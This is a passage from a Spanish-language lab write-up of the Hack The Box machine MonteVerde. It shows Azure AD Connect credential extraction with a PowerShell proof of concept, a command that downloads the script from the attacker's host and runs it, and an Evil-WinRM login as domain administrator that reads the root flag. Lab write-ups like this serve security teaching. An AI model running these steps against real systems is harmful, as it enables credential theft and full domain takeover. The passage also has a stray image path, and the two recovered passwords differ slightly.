    PowerShell Function: Azure-ADConnect
    Author: Luis Vacas (CyberVaca)
    Based on: https://blog.xpnsec.com/azuread-connect-for-redteam/


    Required dependencies: None
    Optional dependencies: None
.DESRIPTION
.EXAMPLE
    Azure-ADConnect -server 10.10.10.10 -db ADSync

    Description
    -----
    Extract credentials from the Azure AD Connect service.

PS C:\Users\mhope\tmp> Azure-ADConnect -server 10.10.10.172 -db ADSync
[+] Domain: MEGABANK.LOCAL
[+] Username: administrator
[+] Password: d0m@in4dm1nyeah!
PS C:\Users\mhope\tmp>
```

*Ilustración 29: Obteniendo la contraseña del usuario administrador.*

También es posible ejecutar el ataque con el script que se detalla en <https://blog.xpnsec.com/azuread-connect-for-redteam/>, pero es necesario cambiar los argumentos de la conexión de la base de datos.



```
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)"`n"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Data Source=(localdb)\.\ADSync;Initial Catalog=ADSync"
$client.Open()
$cmd = $client.CreateCommand()
```

*Ilustración 30: Argumentos de la conexión de la base de datos por defecto.*

```
PS C:\Users\mhope\AppData\Local\Temp> cat .\adsync.ps1
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)"`n"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server = 10.10.10.172; Database = ADSync; Initial Catalog=ADSync;
Integrated Security = True;"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
```

*Ilustración 31: Argumentos correctos para que el ataque se realice con éxito.*

Esto es debido a que la base de datos en la máquina víctima no era la misma que la del ejemplo que se detalla en el blog.

```
PS C:\Users\mhope\AppData\Local\Temp> Invoke-WebRequest -Uri http://10.10.15.216/adsync.ps1 -OutFile adsync.ps1
PS C:\Users\mhope\AppData\Local\Temp> .\adsync.ps1
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeh!
```

*Ilustración 32: Obteniendo la contraseña del usuario administrator con el script de <https://blog.xpnsec.com/azuread-connect-for-redteam>.*

Por último, mediante WinRM se accedió al sistema como usuario administrador:

```
root@kali:~/HTB_MonteVerde# ruby /root/Github/evil-winrm/evil-winrm.rb -i 10.10.10.172 -u administrator -p d0m@in4dminyeh!
Evil-WinRM shell v1.8

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
12909612d25c8dcf6e5a07d1a804a0bc
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

*Ilustración 33: Usando Evil-WinRM para acceder al sistema.*

Como conclusión se podría decir que ha sido una máquina muy completa, dado que aporta una gran variedad de nuevos conocimientos, la mayoría en la escalada de privilegios.